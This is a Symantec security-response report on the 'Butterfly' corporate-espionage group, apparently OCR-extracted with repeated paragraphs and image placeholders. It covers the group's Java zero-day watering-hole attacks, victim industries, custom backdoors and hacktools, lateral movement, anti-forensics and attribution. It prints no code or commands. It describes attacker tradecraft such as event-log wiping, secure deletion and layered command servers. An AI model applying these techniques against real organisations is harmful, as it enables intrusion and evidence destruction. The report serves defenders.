SECURITY RESPONSE

Butterfly: Corporate spies out for financial gain

Symantec Security Response

Version 1.1 – July 9, 2015

“There are some indications that this group may be made up of native English speakers, are familiar with Western culture, and may operate from an Eastern Standard Time (EST) time zone.”

CONTENTS

Symantec

OVERVIEW

Butterfly* is a group of highly capable, professional attackers who perform corporate espionage with a laser-like focus on operational security. The team is a major threat to organizations that have large volumes of proprietary intellectual property, all of which is at risk of being stolen by this group for monetary gain.

The Butterfly attackers, who Symantec believes are a small number of technically capable individuals, compromised several major technology companies including Twitter, Facebook, Apple and Microsoft in early 2013. In these campaigns, the attackers used a Java zero-day exploit to drop malware onto victims' computers.

Since those attacks, there has been little-to-no public information about the Butterfly attackers. Symantec has been working with victims to track these attackers over the past two years. We found that Butterfly compromised multiple pharmaceutical companies, technology firms, law practices, and oil and precious metal mining organizations during this period. The attackers are versatile and spread their threats quickly within compromised organizations. They may also have had access to at least one other zero-day exploit, affecting Internet Explorer 10.

There are some indications that this group may be made up of native English speakers, are familiar with Western culture, and may operate from an Eastern Standard Time (EST) time zone.

Symantec

Prior to Butterfly, the majority of documented cyberespionage attacks has been conducted against politically sensitive entities such as embassies, government ministries, central banks, dissidents, militaries, and associated defense contractors. Government-sponsored attackers have also attacked private sector organizations, presumably to steal intellectual property in order to provide their local industry with an unfair advantage in the market.


Butterfly is a timely reminder to organizations that as well as defending against state-sponsored attacks, organizations must be aware of the potential threat of corporate espionage, where attacks are performed at the behest of competitors or by individuals looking to monetize stolen information such as through stock trading using insider knowledge. A key difference between attacks coming from competitors and state-sponsored attackers is that competitors are likely in a better position to request the theft of specific information of value and make more rapid use of this information than government-sponsored attackers would.

Butterfly appears to be part of this class of attack group. The attackers appear to be motivated by financial gain, either by using the information themselves for their own benefit or selling it to a third party.

** "Morpho" was used in the original publication to refer to this attack group. Symantec has renamed the group "Butterfly" to avoid any link whatsoever to other legitimate corporate entities named "Morpho".*

Symantec

BACKGROUND



> "The attackers appear to be motivated by financial gain, either by using the information themselves for their own benefit or selling it to a third party."

Background

The corporate espionage threat

Prior to Butterfly, the majority of documented cyberespionage attacks has been conducted against politically sensitive entities such as embassies, government ministries, central banks, dissidents, militaries, and associated defense contractors. Government-sponsored attackers have also attacked private sector organizations, presumably to steal intellectual property in order to provide their local industry with an unfair advantage in the market.

Butterfly is a timely reminder to organizations that as well as defending against state-sponsored attacks, organizations must be aware of the potential threat of corporate espionage, where attacks are performed at the behest of competitors or by individuals looking to monetize stolen information such as through stock trading using insider knowledge. A key difference between attacks coming from competitors and state-sponsored attackers is that competitors are likely in a better position to request the theft of specific information of value and make more rapid use of this information than government-sponsored attackers would.

Butterfly appears to be part of this class of attack group. The attackers appear to be motivated by financial gain, either by using the information themselves for their own benefit or selling it to a third party.

Butterfly attacks against tech firms

On February 1, 2013, Twitter published a blog, stating that it had "discovered one live attack" and added that it was "able to shut it down in process moments later." Twitter encouraged users "to disable Java" in their browsers. "The attackers were extremely sophisticated, and we believe other companies and organizations have also been recently similarly attacked," said Twitter.

Fourteen days later, on February 15, Facebook issued a statement, disclosing that several of its systems "had been targeted in a sophisticated attack." Facebook said that the attackers used "a 'zero-day' (previously unseen) exploit to bypass the Java sandbox," which had been hosted on a "mobile developer website that was compromised."

Reuters referenced a similar statement from Apple a few days later on February 19. According to Apple, attackers used a Java zero-day exploit to compromise a number of Apple employees' Mac OS X computers. Apple said that the exploit was delivered through a "site aimed at iPhone developers."

Finally, Microsoft published a statement on February 22, stating that it too had "experienced a similar security intrusion" as the ones reported by Facebook and Apple.

The attacks against these technology firms appeared to take place between 2012 and early 2013. The zero-day exploit referred to in the various statements took advantage of the Oracle Java Runtime Environment Multiple Remote Code Execution Vulnerabilities (CVE-2013-0422). The vulnerability had been patched by Oracle on January 13, 2013, after the attacks occurred. Various parties published details of the attack vector, as well as the malware used in the attacks, several days later.

F-Secure blogged that a Mac OS X back door (detected by Symantec as OSX.Pintsized) was the attack's payload. According to the website StopMalvertising, the compromised website that hosted the exploit was an iPhone developer website called iPhoneDevSDK.com.

Independent researcher Eric Romang published some technical details about the attacks and established a timeline suggesting that the attackers have been active from September 2012. Symantec telemetry indicates that the timeline goes back even further than this, with malicious activity starting from at least April 2012. Romang analyzed many of the OSX.Pintsized samples and also identified a Windows back door, which he claimed was related to the attacks. This Windows file is a variant of what Symantec detects as Backdoor.Jiripbot. Other vendors called the variant Jripbot.

Since Romang's analysis, there has been little-to-no public information related to the attackers behind the Java zero-day exploit or the use of OSX.Pintsized and Backdoor.Jiripbot.

VICTIMS

> “Some victims seem to have been compromised as a result of collateral damage, as the attackers appeared uninterested in them and either cleaned up or abandoned the infection.”

Victims

After the events of late 2012 and early 2013, the Butterfly attackers appeared to have maintained a low profile, compromising a small number of organizations. Each year however, that number has increased. Symantec has discovered that the Butterfly attackers have compromised 49 unique organizations. Out of the 49 organizations, 27 of the companies' industries could be identified, while the remaining are unknown.

Some victims seem to have been compromised as a result of collateral damage, as the attackers appeared uninterested in them and either cleaned up or abandoned the infection. However, other victims were clearly of value to Butterfly, as the attackers spread quickly in the networks until they found computers of interest. The chart in Figure 1 shows the number of infected organizations per industry over time. The graph is filtered to only include organizations that could be classified into a sector.




Figure 1. Number of infected organizations per industry by year

Symantec found that there was a lull in activity following the very public documentation of the late 2012 and early 2013 attacks. Butterfly's activity resumed in August 2013, and there has been a substantial increase in the number of victims from late 2014 to the present.

The three regions that were most heavily targeted by Butterfly since 2012 are shown in Figure 2.

The other regions affected by Butterfly's attacks are:

- Brazil
- China
- Hong Kong
- India
- Israel
- Japan
- Kazakhstan
- Malaysia
- Morocco
- Nigeria
- Taiwan
- Thailand
- South Korea
- United Arab Emirates

Figure 2. Three regions most heavily targeted by Butterfly attackers

The industries of known victims have remained relatively consistent over time, with some notable exceptions.

Industries

The Java zero-day attack that exploited CVE-2013-0422 appears to have targeted technology companies, judging from the nature of the watering-hole website. This claim is backed up by the organizations that publicly reported how they were compromised in the attacks. Butterfly has continued to target a number of technology companies, which are primarily based in the US.

Other Butterfly victims of note are involved in the pharmaceutical, legal, and commodities industries. The Butterfly attackers continued to attack these industries intermittently over the following two years.

Pharmaceutical

In January 2014, a major European pharmaceutical company was compromised. The attackers appear to have first breached a small European office and a month later, spread across the network to the company's US office, as well as the European headquarters.

Two more major European pharmaceutical companies were later compromised–one in September 2014 and the other in June 2015. In both incidents, the attackers appear to have gained access to computers in several regional offices. In the June 2015 compromise, the affected company quickly identified the infection from Symantec's alerts, as well as other notifications on Secure Shell (SSH) traffic on non-standard ports.

Technology

The Butterfly attackers have consistently targeted major technology companies from late 2012 to the present. At least five companies, in addition to those who publicly documented the attacks in 2013, have been compromised, to Symantec's knowledge. The technology companies are primarily headquartered in the US.

Law

In the watering-hole attacks of early 2012, two US-based law firms were attacked. No other known legal entities were attacked until June 2015, when the Central Asian offices of a global law firm were compromised. This most recent victim specializes in a number of topics, including finance and natural resources specific to the region.

Commodities

Two major natural resources organizations were compromised in late 2014. These organizations specifically work with gold and oil. The timing of these compromises, along with the later breach of the law firm as previously mentioned, is notable. It seems very likely that the Butterfly attackers have a specific interest in the commodities industry and are in a position to profit from information stolen from the breached organizations.




Figure 3. Timeline showing when attacks against different industry sectors began

Government, logistics, and education

A number of victims appear to have been of little interest to the attackers. This was the case for one Middle Eastern government agency, a Japanese logistics company, and an American university. With all three victims, either the attack was not successful or, if it was, the malware was not used after the initial compromise. It seems likely that these victims were collateral damage.

Targeted computers

The attackers focused on obtaining access to specific systems of interest in all of the compromised organizations. In most organizations, these systems were email servers: either Microsoft Exchange or Lotus Domino servers. Once the attackers had this access, they presumably then eavesdropped on email conversations and may have been in a position to potentially insert fraudulent emails as well.

Other systems that the attackers compromised were enterprise content management servers. These systems are used for indexing and storing a company's various documents and other digital assets. Such servers would not contain source code, but rather legal documents, internal policies, training documents, product descriptions, and financial records.

In one technology company breach, Butterfly compromised a more unusual system. The attackers gained access to what is known as a Physical Security Information Management (PSIM) system. This software is used for aggregating, managing, and monitoring physical security systems and devices. The physical security systems could consist of CCTV, swipe card access, HVAC, and other building security. After compromised that system, the attackers could have monitored employees through the company's own CCTV systems and tracked the activities of individuals within the building.

Tools, tactics, and procedures

Butterfly operates consistently across its breaches, deploying the same set of tools and targeting the same types of computers, which we detail in the Victims section of this report. Butterfly adapts quickly to targeted environments and takes advantage of systems already in place, such as remote access tools or management systems, in order to spread across the network.

While Butterfly has used one confirmed zero-day exploit (CVE-2013-0422), the group appears to have used at least one more zero-day exploit against a vulnerability in Internet Explorer 10.

Based on our analysis of a command-and-control (C&C) server used in an attack, the Butterfly operators demonstrate exceptional operational security, as they use encrypted virtual machines and multi-staged C&C servers to make it difficult to investigate their activities.

Gaining initial access

The attack vector for Butterfly's campaigns in late 2012 and early 2013 was well documented. The group conducted a watering-hole attack that compromised a popular mobile phone developer website, iPhoneDevSDK.com, to deliver a Java zero-day exploit. However, little information is known about how the Butterfly attackers have continued to gain access to victims' systems, except for a few cases.

In one of the most serious cases, on June 25, 2014, Internet Explorer 10 created a file called bda9.tmp on a victim's computer. It is likely that bda9.tmp was created as a result of an exploit targeting Internet Explorer. Bda9.tmp was then executed and went on to create a variant of Backdoor.Jiripbot with the file name LiveUpdate.exe.

The affected version of Internet Explorer was a fully up-to-date, patched version of the browser, so the exploit was very likely either a zero-day for Internet Explorer 10 or for a plugin used in Internet Explorer.

Microsoft patched a number of Internet Explorer 10 remote code execution vulnerabilities in subsequent Patch

Tuesday releases. It is possible that one of these patches covered the exploit, as there is no additional evidence of an Internet Explorer 10 exploit in use. It was not possible to identify the website hosting the exploit or to retrieve a copy of the exploit.

In late 2014, Java was used to create a file called updt.dat on a system belonging to another targeted organization. The updt.dat file was located in a JBossweb folder, which is a sub-folder of Apache Tomcat. Based on this activity, it seems likely that the JBoss server was compromised to deploy the malware. The breach may have been a result of an SQL injection attack. This is based on evidence from an analyzed C&C server, where we discovered that the Butterfly attackers use the SQLMap tool against their targets.

Once Butterfly gains a foothold in the victim's network, they begin to carefully spread through it, until they locate a system of interest.

Spreading

In at least two incidents, the attackers appear to have taken advantage of internal systems to spread through a network once they gained initial access. In one instance, the attackers used a Citrix profile management application to create a back door on a newly infected system. This application can be used to install applications or manage a user's profile for authentication. It's likely that the attackers took advantage of this system and placed the back door in a specific profile, which was triggered when the profile's owner logged in.

In the second incident, the TeamViewer application was used to create copies of Backdoor.Jiripbot on the compromised computers. It appears that TeamViewer was legitimately present on the targeted computers and was then taken advantage of by the attackers.

However the attackers spread within a network, they are able to move quickly. In one breach, the attackers first compromised a computer on April 16, 2014. Within one day, they compromised three more computers. Once a computer is infected, the attackers seem to rapidly determine whether or not the computer is valuable to them.

There are two instances where there was no additional Butterfly activity after the computers were infected, apart from the creation of shred.exe. In these cases, the attackers likely determined that the infected computers were not valuable targets and used shred.exe to securely remove the infections.

The Butterfly toolkit

The Butterfly attackers use a number of different tools, a subset of which has been retrieved from compromised computers. This set of tools appears to be unique to the attackers, as the tools have been in use in combination with each other and there has been no open source data on the various tools used.

The attackers use the hacking tools once they gain a foothold on a network. They generally give the tools .dat extensions and file names that usually give some indication of the tools' purposes. For example, the attackers refer to one of the tools as "Banner Jack" and deploy it with the name bj.dat. It is likely that these files are encrypted when they are downloaded and are then decrypted when on disk.

Known hashes and corresponding file names are listed in the appendix under the Hashes section. A number of the hacking tools also contain help documentation, which details how to use the tool. Each help description is listed in the appendix, where present.

OSX.Pintsized and Hacktool.Securetunnel

The back door OSX.Pintsized was well documented by F-Secure, Intego, and Romang after the 2012/2013 tech company attacks. OSX.Pintsized is a modification of OpenSSH that runs on Mac OS X, and contains additional code to read two new arguments and an embedded RSA key. The two additional arguments are "-z" and "-p", which are used to pass a C&C server address and port respectively. The back door has also been observed using a very basic Perl script that opens a reverse shell.

The Butterfly attackers use the same modified version of OpenSSH on 32-bit Windows systems. This version uses the exact same "-z" and "-p" additional arguments and also includes an embedded RSA key. The attackers have two versions: one which is statically linked against OpenSSH and the other which is compiled using a Cygwin DLL. Symantec detects these samples as Hacktool.Securetunnel.

Backdoor.Jiripbot

Romang referenced a malware family called Backdoor.Jiripbot (aka Jripbot) in his blog. This is the Butterfly group's primary back door tool, which has a fallback domain generation algorithm (DGA) for maintaining command and control. A comprehensive technical description of this malware family is provided in the appendix.

One notable point about Backdoor.Jiripbot is the use of the string "AYBABTU" as an encryption key. This is the acronym for "All your base are belong to us", a popular meme used by gamers.

The attackers have used several variants of this malware family from 2013 to at least June of 2015, with several minor modifications adding or removing commands.

Hacktool.Bannerjack

Hacktool.Bannerjack is used to retrieve default messages issued by Telnet, HTTP, and generic Transmission Control Protocol (TCP) servers. The help documentation for the tool is listed in the appendix. The tool takes an IP address range and port. It then connects to each IP address on a given port, retrieving and logging any data printed by the server. The tool is presumably used to locate any potentially vulnerable servers on the local network, likely including printers, routers, HTTP servers, and any other generic TCP servers.

Hacktool.Multipurpose

Hacktool.Multipurpose also appears to be a custom-developed tool. It is designed to assist attackers in spreading through a network. It hides activity by editing events logs, dumping passwords, securely deleting files, encrypting files, and performing basic network enumeration.

The help documentation for this tool is quite comprehensive and extensively explains the tool's functionality. This documentation is listed in the appendix.

Hacktool.Eventlog

Hacktool.Eventlog is another multipurpose tool, but its primary functionality is to parse event logs, dumping out ones of interest, and to delete entries. The tool will also end processes and perform a secure self-delete. The help documentation for the tool is listed in the appendix.

Hacktool.Proxy.A

Hacktool.Proxy.A creates a proxy connection that allows attackers to route traffic through an intermediary node onto their destination node. The documentation for the tool is listed in the appendix.

Operational security

The Butterfly attackers have demonstrated excellent operational security, as we have observed in several aspects of their attacks.

The Butterfly attackers use a number of anti-forensics techniques to prevent detection and presumably hinder investigation into their activity when discovered. The group's malware and other files are securely deleted using either the GNU Shred tool, which overwrites a file's contents as well as deleting the index from the file allocation table, or the shred functionality written into a custom tool. Similarly, event logs are modified to remove any evidence of the attackers’ activity. A specific tool, Hacktool.Eventlog, appears to have been developed to perform just this function. Using both techniques, the attackers can securely remove infections from computers that are of no interest, letting them avoid leaving any trace of activity.

Another aspect of Butterfly’s operational security is the use of throwaway registrant names for C&C domains. There appears to be no re-use of email addresses or names when registering different domains and C&C servers. Similarly, the Butterfly attackers use bitcoins to pay hosting providers to host their C&C servers. This method of payment makes it difficult for investigators to track the transaction back to a particular entity.

Finally, one of the most telling aspects of the Butterfly attackers’ level of operational security is how they run their C&C servers. Symantec performed a forensic analysis of a C&C server used by the Butterfly attackers in late 2014. These attackers typically use a multi-staged C&C infrastructure, with several servers acting as proxies and redirecting connections back to a final server. Symantec believes that the analyzed server was this final server, however, it was not possible to confirm this.

The analyzed server was running Debian Linux and was very clean, with little traces of activity. Logging had been disabled and any log files that had been created before logging was disabled were securely deleted. A single file was present in the /root/ directory. This file, called “hd-porn-corrupted_tofix.rar”, was 400GB in size. Despite the .rar extension, it was not a .rar file. However, there were some indications on the server as to what this file actually was.

Truecrypt was installed on the server, as was Virtual Box. Truecrypt is an encryption tool that can be used to create an encrypted file system in a single file. Virtual Box is software that can be used to run a virtual machine. It is likely that the 400GB “.rar” file was an encrypted Truecrypt file which contains a Virtual Box virtual machine. The Butterfly attackers would decrypt and run the virtual machine, redirecting SSH traffic from the physical hosting server to the virtual machine. This would give the attackers the ability to control compromised systems from within the virtual machine. This type of design is effective at hindering analysis without a live memory image of the C&C server.

There were other hints of activity on the C&C server as well. There was evidence to suggest that the attackers used the SQLMap tool. This tool looks for SQL weaknesses in web applications, and indeed, as previously mentioned, at least one victim was compromised through a JBoss server, possibly through an SQL injection attack. Also, the local time zone of the C&C server was changed to New York, UTC-5.

However, apart from the SQLMap activity and the modified time zone, there was no other evidence on the C&C server. The Butterfly attackers maintained a very clean house.

Attribution

Based on the gathered evidence, there are several plausible theories that describe the nature of the Butterfly attackers. A summary of some of the data gathered is presented below:

- Victims are primarily large corporations, mostly related to technology, pharmaceutical, commodities, and law.
- The targeted technology companies are mostly based in the US, however, other victims are spread across the globe.
- There is one government victim
- Infection numbers are generally quite low; there are not many concurrent infections
- Activity remains consistent across infected organizations; the attackers use same file names and deploy the same tools
- The group has excellent operational security
- The attackers have had access to at least one zero-day exploit, likely two and possibly more.
- The attackers appear to develop their own tools.
- The group's various hacktools have extensive documentation written in good English.
- Several memes or colloquialisms specific to English speakers are used
- "All your bases are belong to us"–The AYBABTU encryption key in Backdoor.Jiripbot
- "Stuffz"–A phrase used in the Hacktool.Multipurpose description
- "Zap"–To mean delete, used in the Hacktool.Eventlog description
- The time zone of the C&C server is set to EST

The nature of the observed victims indicates that it's likely that Butterfly attackers' motivation is not for national security intelligence, but rather for financial purposes. While there is one government victim, this likely appears to be collateral damage.

As the hack tools include detailed documentation, it's likely that there is more than one person performing the attacks, as a single attacker would not need to document their own tools. Based on the few concurrent infections, Butterfly may be made up of a small number of attackers, perhaps between three and ten people. It is also easier to maintain good operational security with a small number of people.

The attackers are well resourced, given that they have access to at least one zero-day (the Java exploit), and possibly more (potential Internet Explorer 10 zero-day exploit). Their access to zero-day exploits implies that they either have the funding to purchase a zero-day or the technical skills to identify and exploit undiscovered vulnerabilities.

If the Butterfly group is small, then it would make more sense to utilize people with a general skill set, rather than individuals who specialize in exploit discovery. This implies that the purchase of zero-day exploits is more likely. Along with this, if Butterfly is a professional group of hackers who work against deadlines and has internal goals, that would imply the need to be able to access zero-day exploits on demand. That would mean purchasing them, rather than waiting for a team member to discover one.

